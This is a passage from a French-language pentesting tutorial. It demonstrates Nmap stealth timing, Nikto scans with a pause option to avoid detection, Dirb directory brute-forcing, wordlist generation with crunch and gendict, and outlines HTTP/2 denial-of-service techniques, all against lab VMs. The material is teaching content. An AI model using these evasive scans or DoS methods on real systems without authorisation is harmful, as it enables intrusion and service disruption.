MAC Address: 08:00:27:4B:44:2F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 45.33 seconds 00:44
```

FIGURE 5.20 – Ciblage des ports

Cependant, si on recherche à être discret et que l'on choisit un x valant 1 ou 0, le scan risque d'être très long... En effet, l'option **-T1** réalise le scan en 30 secondes minimum tandis que le **-T0** le réalise en 10 minutes ! La solution la plus adaptée est donc de cibler des ports stratégiques avec l'argument **-p** comme indiqué dans la **figure 5.20**.

Nous avons donc compris dans cette partie que l'outil Nmap est essentiel lors d'une attaque et qu'il comporte énormément de fonctionnalités.

### 5.3 Nikto

#### 5.3.1 Présentation

Nikto est un outil écrit en Perl permettant le scan de vulnérabilités sur un serveur Web. Il permet de tester la sécurité de la configuration d'un serveur web (les options HTTP, les index, les potentielles failles XSS, injections SQL etc...).

Avant de montrer ce que peut réaliser Nikto, nous pouvons dans un premier temps revoir comment fonctionne une requête Web. Parmis les ports réservés, les serveurs Web utilisent le port 80 pour HTTP et le port 443 pour l'HTTPS. Pour comprendre le fonctionnement, nous allons analyser un échange entre un client et un serveur sur la **figure 5.21**.

## 5.3 Nikto




FIGURE 5.21 – Échange entre un navigateur et un serveur Web

Comme on peut le voir, le schéma sur la **figure 5.21.** ainsi que la capture wireshark en **figure 5.22** montrent l'échange minimal entre un navigateur et un serveur Web afin d'obtenir une page HTML via HTTP. Une page Web utilise le protocole TCP pour transmettre les paquets. En effet, lorsque nous chargeons une page Web, nous la voulons complète et sans erreurs. C'est pourquoi le protocole TCP existe. Au début de chaque trame TCP, il ya une synchronisation de la connexion avec le "3 way handshakes". Passons maintenant à la couche applicative : les envois HTTP sont directement émis par le navigateur et par le serveur Web. Ici, c'est notre navigateur qui fait une requête GET au serveur pour obtenir l'ensemble de la page Web voulue. Il existe plusieurs types de requêtes Web (GET, POST, HEAD, ...) mais seul le GET va nous intéresser car il est le plus utilisé.




FIGURE 5.22 – Capture Wireshark d'un scan nikto

Lors du scan, Nikto est capable de :

- Vérifier si la version du serveur est obsolète ainsi que les logiciels et modules qui sont utilisés par ce dernier.
  - Scanner les répertoires, qui peuvent contenir des informations sensibles.
  - Tester près de 6000 fichiers potentiellement vulnérables.
- De plus, Nikto supporte les connexions SSL.

### 5.3.2 Utilisation de Nikto

Pour lancer un simple scan, il suffit de taper la commande :

```

root@kali:~# nikto -h 10.0.2.4
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 21:55:53 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```

FIGURE 5.23 – Scan simple

On peut remarquer grâce à cette capture wireshark que par défaut, Nikto scanne le port 80 :

```

root@kali:~# nikto -h 10.0.2.4 -p 80
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 21:57:21 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```

FIGURE 5.24 – Scan d'un port





FIGURE 5.25 – Mise en évidence du port scanné par défaut par la commande nikto

### 5.3 Nikto


Afin de scanner un port précis, il faut ajouter l'argument **-p** :



```
root@kali:~# nikto -h 10.0.2.4 -p 80
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 21:57:21 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

FIGURE 5.26 – Scan d'un port

Dans cette capture, nous venons de scanner l'IP sur le port 80 (http). Il également possible de cibler plusieurs ports en même temps :



```
root@kali:~# nikto -h 10.0.2.4 -p 80,443
- Nikto v2.1.6
-----
+ No web server found on 10.0.2.4:443
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2019-11-14 22:01:09 (GMT1)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ Retrieved x-powered-by header: Express
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

FIGURE 5.27 – Scan de plusieurs ports

A partir de ces captures, on peut en déduire que Nikto est capable de nous fournir le logiciel qui permet de faire fonctionner le serveur web, sa version et également le système d'exploitation utilisé. En effet, toutes ces informations sont comprises dans l'en-tête des réponses HTTP du serveur. Nikto est également capable de vérifier les mauvaises configurations de services ou de programmes mal sécurisé. Cet outil propose également des plugins permettant la recherche d'autres vulnérabilités ou de fichier pouvant être intéressant dans un CTF tel que le fichier **robots.txt**. Ce fichier permet le référencement d'un site WEB par les robots de Google. Cependant, l'administrateur peut empêcher le scan de certains répertoires par les robots en précisant dans ce fichier quelques paramètres. Ainsi, grâce à cela, un attaquant peut utiliser ce fichier pour découvrir des répertoires que l'administrateur aurait voulu cacher.


```
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
```

FIGURE 5.28 – Extrait fichier robots.txt

On comprend à travers cette capture que le paramètre **Disallow** empêche le scan de ce répertoire.

### 5.3.3 Gagner en discréption pendant les scans

Une méthode pour gagner en discréption pendant l'attaque serait d'effectuer un scan par intervalle. En effet, si on effectue un scan toutes les 10 secondes, cela paraîtra moins suspect qu'un scan toutes les 1ms. Cela est possible en ajoutant l'option **-Pause 10** en argument :



```
root@kali:~# nikto -h 10.0.2.4 -Pause 10
[+] Starting at: 2019-12-15 21:17:13 (GMT)
[+] Pausing 10 second(s) per request
[Nikto v2.1.6]
[+] Target IP:      10.0.2.4
[+] Target Hostname: 10.0.2.4
[+] Target Port:    80
[+] Start Time:    2019-12-15 21:17:13 (GMT)
```

FIGURE 5.29 – Ajout de l'argument Pause

Voici une capture wireshark de ce scan avec l'ajout de l'argument :

No.	Time	Source	Destination	Protocol	Length	Info
26186	3445.7475193...	10.0.2.4	91.189.89.198	NTP	90	NTP Version 4, client
26187	3450.6464480...	10.0.2.15	10.0.2.4	HTTP	209	GET /liWdiZJy.epl HTTP/1.1
26188	3450.6482847...	10.0.2.4	10.0.2.15	HTTP	1548	HTTP/1.1 200 OK (text/html)
26189	3450.6483131...	10.0.2.15	10.0.2.4	TCP	66	58960 → 80 [ACK] Seq=1251 Ack=13339 Win=64128 Len=0 TStamp=24455...
26190	3455.9979950...	10.0.2.4	91.189.94.4	NTP	90	NTP Version 4, client
26191	3460.6595976...	10.0.2.15	10.0.2.4	HTTP	209	GET /liWdiZJy.snp HTTP/1.1
26192	3460.6614914...	10.0.2.4	10.0.2.15	HTTP	1548	HTTP/1.1 200 OK (text/html)
26193	3460.6615213...	10.0.2.15	10.0.2.4	TCP	66	58960 → 80 [ACK] Seq=1394 Ack=14821 Win=64128 Len=0 TStamp=24455...
26194	3466.2476903...	10.0.2.4	91.189.91.157	NTP	90	NTP Version 4, client
26195	3470.6688526...	10.0.2.15	10.0.2.4	HTTP	209	GET /liWdiZJy.blt HTTP/1.1
26196	3470.6703083...	10.0.2.4	10.0.2.15	HTTP	1548	HTTP/1.1 200 OK (text/html)

FIGURE 5.30 – Capture wireshark du scan avec l'option de pause

On remarque l'utilisation du protocole NTP (Network Time Protocol) qui permet ici de mettre en place le temps de pause.

## 5.4 Dirb/Dirbuster

Après avoir réalisé un scan via Nmap et repéré qu'un serveur Web est activé, Dirb sera là pour vous guider à travers les pages car il est un scanner de contenu Web. Son but est de trouver l'existence d'objets web, qu'ils soient cachés ou non. Son fonctionnement réside en la lancée d'une attaque par dictionnaire contre un serveur web et d'en analyser la réponse.

Cependant, il existe une différence entre une attaque par dictionnaire et une attaque par bruteforce pure.

Une attaque par dictionnaire est une attaque que l'on utilise dans la cryptanalyse (technique de déduction d'un texte en clair par rapport à un texte chiffré sans la clé de chiffrement) pour justement trouver un mot de passe ou une clé de chiffrement. Son fonctionnement consiste à tester une liste donnée de mots de passe potentiels, un par un, en espérant que le mot de passe de chiffrement soit l'un deux. Cette technique ne marche donc pas systématiquement et il faut une énorme liste de mots de passe et du temps pour qu'elle soit efficace. L'intérêt d'installer des dictionnaires supplémentaires serait utile dans les cas de mots de passe très complexes. C'est d'ailleurs à cause de ce genre d'attaque que l'on conseille de mettre des mots de passe compliqués, car ceux courants sont bien plus simples à trouver avec ce genre d'attaque.

### 5.4.1 Création de dictionnaires et utilisation de Dirb

Comme nous l'avons plus haut, Dirb se base sur un dictionnaire afin de réaliser son scan. Nous avons donc quatre possibilités :

- **Créer un dictionnaire à partir d'une page Web**
- **Créer un dictionnaire sous forme de pattern**
- **Créer un dictionnaire aléatoire**
- **Utiliser un dictionnaire présent dans le répertoire de Dirb**

#### Créer un dictionnaire à partir d'une page Web

Cette méthode est plus utilisée avec l'outil John que Dirb mais il est important de l'expliquer ici. En effet, utiliser des mots présents sur une page Web peut être intéressant dans le cas où nous avons un mot de passe hasher à découvrir. Il vous faudra donc télécharger la page Web en question via un wget et réaliser la commande suivante :

```
root@kali:~/Bureau/test# wget http://www.iut-velizy-rambouillet.uvsq.fr/
--2020-02-17 16:39:32--  http://www.iut-velizy-rambouillet.uvsq.fr/
Résolution de www.iut-velizy-rambouillet.uvsq.fr (www.iut-velizy-rambouillet.uvsq.fr)... 193.51.33.8
Connexion à www.iut-velizy-rambouillet.uvsq.fr (www.iut-velizy-rambouillet.uvsq.fr)|193.51.33.8|:80... connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : non indiqué [text/html]
Sauvegarde en : « index.html »

index.html          [ <=>                               ]  81,61K  ---KB/s   ds 0,09s

2020-02-17 16:39:33 (866 KB/s) - « index.html » sauvegardé [83573]


root@kali:~/Bureau/test# html2dic index.html >> dico.txt
```

FIGURE 5.31 – Html2dic

C'est ainsi que nous pouvons créer un premier dictionnaire assez rapidement.

### Créer un dictionnaire sous forme de pattern

Lorsque que l'on connaît une partie du mot ou page que l'on recherche, utiliser un pattern peut être la solution. Un pattern est une forme commune qui va varier sur une partie pré-définie. Gendict est l'outil de création de dictionnaire avec pattern que nous allons utiliser ici. Il vous faudra cependant l'installer via le paquet "icu-devtools". Voici son utilisation :



```
root@kali:~# dirb-gendict -a ProjetX
Projet0
Projet1
Projet2
Projet3
Projet4
Projet5
Projet6
Projet7
Projet8
Projet9
Projeta
Projeb
Projec
Projed
Projee
Projef
Projeg
Projeh
Projeti
Projetj
Projek
Projel
Projem
Projen
Projeto
Projep
Projeq
Projetr
Projets
Projett
Projetu
Projetv
Projetw
Projetx
Projety
Projetz
```

FIGURE 5.32 – Gendict -a

On comprend ici que le X sera la variable du pattern. Il est donc tout à fait possible de créer un dictionnaire sans pattern en mettant un nombre de X correspondant à la taille recherchée comme ceci :



```
root@kali:~# dirb-gendict -s XXXXXXXXXXXXXXXXX
```

FIGURE 5.33 – Gendict -s

L'option -s permet d'obtenir aussi les majuscules. Les deux principaux défauts de Gendict en tant que créateur de dictionnaires aléatoires sont les suivants :

- **Le manque de caractères spéciaux**
- **La taille est fixe en fonction du nombre de X**

C'est pour cette raison qu'il existe un autre outil spécialisé dans la conception de dictionnaires aléatoires.

### Créer un dictionnaire aléatoire

L'outil que nous considérons comme le plus efficace en terme de création de dictionnaires aléatoires est l'outil Crunch. Ce dernier, en plus de réaliser du pattern, complète les défauts de

## 5.4 Dirb/Dirbuster

Gendict. Nous allons vous présenter la manière pour réaliser le dictionnaire le plus complet possible de manière aléatoire. Tout d'abord, Crunch se base sur un dictionnaire se nommant "charset.lst". Vous y retrouverez les séries de caractères que vous pouvez choisir pour réaliser votre dictionnaire. Dans notre cas, nous avons choisis d'utiliser la série mixalpha-numeric-all-space et nous l'avons enregistré dans un fichier dico.txt comme ci-dessous :

```
root@kali:~/Bureau/test# crunch 1 4 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o dico.txt
Crunch will now generate the following amount of data: 410709890 bytes
391 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 82317120
crunch: 39% completed generating output
crunch: 79% completed generating output
crunch: 100% completed generating output
```

FIGURE 5.34 – Crunch

Comme vous pouvez le voir au début de la commande, nous avons spécifié que les mots devaient être générés entre 1 et 4 caractères et l'outil nous annonce que le dictionnaire fera 391 MB ! Pour information, les sites Web demandent en général un mot de passe avec au minimum 8 caractères. Je vous laisse donc lire la taille du dictionnaire si l'on souhaitait des mots de 1 à 8 caractères :

```
root@kali:~/Bureau/test# crunch 1 8 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o dico.txt
Crunch will now generate the following amount of data: 60271701133691140 bytes
57479573377 MB
56132395 GB
54816 TB
53 PB
Crunch will now generate the following number of lines: 6704780954517120
^Ccrunch: ending at
```

FIGURE 5.35 – Crunch

Il est donc certain que cet outil vous permettra d'avoir un dictionnaire le plus complet au monde à la seule condition d'avoir une très grosse station de stockage... Heureusement que les concepteurs de Dirb ont pensé à ce détail et nous ont fourni des dictionnaires par défaut.

### Utiliser un dictionnaire présent dans le répertoire de Dirb

Comme nous l'avons vu précédemment, créer un dictionnaire peut vite devenir fastidieux. C'est pour cette raison que nous allons nous baser sur les dictionnaires présents dans le répertoire de Dirb. Il en existe plusieurs mais ici, nous allons utiliser le dictionnaire common.txt :

Encore une fois, l'utilisation d'un dictionnaire est très personnel. Il vous suffira donc de changer le dictionnaire et de lancer la commande afin d'obtenir un résultat. Comme vous pouvez le voir sur la capture d'écran ci-dessus, Dirb nous donne des pages cachées que nous n'aurions pas forcément trouvé tout seul. Cet outil est donc essentiel lors d'un pentest Web.

#### 5.4.2 Comparaison entre Dirb et Dirbuster

Pour ceux qui préfèrent les interfaces graphiques aux lignes de commandes, il existe l'équivalent de Dirb en GUI (Graphical User Interface) qui se nomme Dirbuster.

Ce dernier permet, lui aussi, d'attaquer un site par dictionnaire. Il suffit de rentrer l'adresse IP du site ainsi que le répertoire où est stocké la liste de mots visible en **figure 5.37**.

L'utilisation de Dirb et Dirbuster est fondamentalement la même, mais ils ont chacun leurs avantages.

Tout d'abord pour la question de rapidité, Dirb est en single-threading alors que Dirbuster est en multi-threading.

```
root@kali:~/Bureau/test# dirb http://10.0.2.8 /usr/share/dirb/wordlists/common.txt
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Mon Feb 17 18:33:50 2020
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/.git/HEAD (CODE:200|SIZE:23)
+ http://10.0.2.8/index.php (CODE:200|SIZE:806)
+ http://10.0.2.8/info.php (CODE:200|SIZE:736)
==> DIRECTORY: http://10.0.2.8/javascript/
==> DIRECTORY: http://10.0.2.8/phpmyadmin/
+ http://10.0.2.8/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.8/uploads/
```

FIGURE 5.36 – Utilisation de Dirb




FIGURE 5.37 – Dirbuster

## 5.4 Dirb/Dirbuster

---

La différence entre single et multi est qu'en single, on ne peut exécuter les tâches qu'une par une de la manière suivante :

- Execute task 1
- Execute task 2
- Execute task 3
- Execute task 4
- Execute task 5
- Execute task 6
- Execute task 7
- Execute task 8
- Execute task 9

FIGURE 5.38 – Single-threading

Alors que le multi-threading, lui, permet de faire plusieurs tâches en même temps en ordonnant les tâches en plusieurs threads, de la manière suivante :

**Thread1 :**

- Execute task 1
- Execute task 2
- Execute task 3

**Thread2 :**

- Execute task 4
- Execute task 5
- Execute task 6

**Thread3 :**

- Execute task 7
- Execute task 8
- Execute task 9


FIGURE 5.39 – Multi-threading

Il faut noter que la différence ne se voit qu'avec des processeurs multi-coeurs, qui peuvent faire plusieurs tâches à la fois.

Donc pour la rapidité d'exécution, si nous avons un bon processeur, Dirbuster surpassé largement Dirb. Seulement, Dirbuster demande toujours une interaction graphique, alors que Dirb, étant une CLI (Command Line Interface), permet l'automatisation, donc on perd certes du temps sur l'exécution des tâches mais on gagne du temps sur le reste.

Certes, Dirb vous fournira les fichiers tel que robots.txt mais ne fournira pas le code source des pages. N'hésitez pas à les observer car elles contiennent beaucoup d'informations.





# Troisième partie

<b>6</b>	<b>L'exploitation des informations via des failles .....</b>	<b>53</b>
6.1	Le déni de services	
6.2	Cookies	
6.3	Failles XSS (Cross-site scripting)	
6.4	Failles SQL	
6.5	Failles par Proxy	
6.6	Metasploit Framework	





## 6. L'exploitation des informations via des failles

A la suite de la phase de récupération d'informations, nous allons chercher des failles au sein de la machine cible. Certains outils de la précédente étape ont déjà pu nous aiguiller sur le type de failles à exploiter. Nous allons donc vous expliquer dans cette partie quelles sont les principales failles de sécurité que vous pourriez rencontrer et comment les exploiter.

### 6.1 Le déni de services

Actuellement, le déni de services (DoS) ou déni de service distribué (DDoS) est utilisé afin de paralyser un réseau ou un site web pour plusieurs raisons et cela peut vite coûter chère. Cependant, bloquer un service signifie mobiliser du personnel de sécurité afin de résoudre le problème et donc, réduire l'attention sur un autre service qui lui présente des failles permettant une infiltration dans le réseau. Dans ce dossier, nous allons vous parler des DOS basés sur HTTP v2.

#### 6.1.1 Failles HTTP v2

Avant d'expliquer en quoi consiste les failles HTTP v2, nous allons comprendre le fonctionnement de ce protocole.

Dans l'objectif de gagner en latence et en performance, HTTP v2 a été conçu et a réussi son pari. En effet, cette nouvelle version fait en sorte de réduire le nombre d'échanges entre un client et un serveur via le multiplexage de flux. De cette manière, un simple GET suffit pour obtenir une page Web. En plus de réduire le nombre d'échanges, HTTP v2 va compresser les entêtes HTTP et envoyer des contenus non-demandés qui seront stockés dans le cache (le Push) afin que le client puisse accéder beaucoup plus rapidement aux ressources. Malheureusement, tout ceci a permis l'ouverture au DOS. Nous allons vous en présenter trois qui sont :

- **Slow Read Attack**
- **HPACK Bomb**
- **Dependency Cycle Attack**

Il en existe d'autres mais ces trois-là ont été présentées lors de la Black Hat de 2016 et doivent donc être connues.

### **Slow Read Attack**

Ce type d'attaque consiste à exploiter le protocole TCP à notre envie. En effet, dans TCP, il y a une "Window" qui consiste à dire au serveur notre capacité en réception de données. Ainsi, si nous réduisons la Window à une toute petite valeur et que nous le reproduisons plusieurs fois en même temps, notre programme va finir par laisser ouvert un certain nombre de sockets et ainsi créer de la latence voire même rendre le site indisponible. Pour effectuer ce DOS, le langage de programmation SCAPY peut être utilisé afin de modifier les requêtes.

### **HPACK Bomb**

Comme nous l'avons vu plus haut, HTTP v2 compresse les entêtes HTTP sous forme binaire dans le but de gagner en ressource. Ce système se nomme le HPACK. L'attaque HPACK Bomb a pour but d'amplifier la taille du header car elle contient un tableau de taille dynamique ! Ainsi, nous pouvons rajoutons du contenu dans cette partie dynamique pour augmenter sa taille, jusqu'à obtenir la valeur de compression de base qui est de 4KB. Ensuite, grâce au mutliplexage de requêtes on va envoyer ce header 16 mille fois qui est le nombre maximal d'envoi en mutliplexage sur HTTP2. Un calcul rapide nous annonce qu'avec un envoi, le serveur va devoir décompresser 64 MB de données. La décompression comme la compression requièrent beaucoup de ressources au niveau de la RAM. Il ne reste alors plus qu'à faire une boucle en envoyant, en même temps, la plus grosse quantité de requêtes sur ce serveur avec ce header modifié et compressé afin d'effectuer un DOS.

### **Dependency Cycle Attack**

La nouveauté de HTTP v2 est aussi le fait que le client puisse donner une priorité et un ordre aux éléments qui vont être traités par le serveur. Ce système se nomme "dependency". Chaque ordre a donc un numéro de priorité de ressources qui est associé à un numéro de mémoire. Ainsi, si deux éléments ont le même numéro de mémoire, le processus va reprendre son exécution à partir de ce point et donc créer une boucle infinie. Il est alors tout à fait imaginable de réaliser cette attaque couplée à un HPACK Bomb pour réaliser un très gros DOS.

Comme vous l'aurez compris, un DOS se base sur la structure des protocoles et peut attirer très vite l'attention de la sécurité informatique ciblé. Ces failles ne sont surtout pas à négliger lors de la réalisation d'une attaque.

## 6.2 Cookies

---

### 6.2 Cookies

#### 6.2.1 Généralités

Il est désormais devenu courant de se retrouver face à ce message lorsque l'on souhaite entrer dans un site Web :



Pour en savoir plus sur vos droits et nos pratiques en matière de Cookies, consultez notre [Charte Cookie](#)

FIGURE 6.1 – Utilisation des cookies sur le site Le Parisien

Cette page nous donne des informations concernant l'utilisation des cookies par le site Web et la possibilité qui nous est permise de pouvoir paramétrier l'utilisation de ces cookies. Force est de constater que la plupart du temps les utilisateurs qui se retrouvent face à cette page ignorent la signification d'un cookie et cliquent immédiatement sur accepter sans prendre le temps de se renseigner sur ce terme. En réalité, un cookie est une donnée envoyée par un serveur Web à votre navigateur. Ces données sont envoyées lorsque vous prenez la décision de visiter un site Web par exemple et cela permet au site en question de garder en mémoire des informations concernant vos habitudes de navigation, vos pseudos, vos mots de passe, vos paniers etc. Ces cookies sont stockés sur votre disque dur en tant que fichier. Ce fichier ne contient que du texte et est donc en principe totalement inoffensif. Malgré cela, certains logiciels antivirus nous mettent en garde contre des

cookies provenant de certains sites. En d'autres termes, lorsque vous visitez un site ayant recours à des cookies, vous envoyez des informations à ce site afin qu'il soit en mesure d'améliorer votre expérience en vous proposant des services adaptés à vos centres d'intérêt.

### 6.2.2 Les différents types de cookies

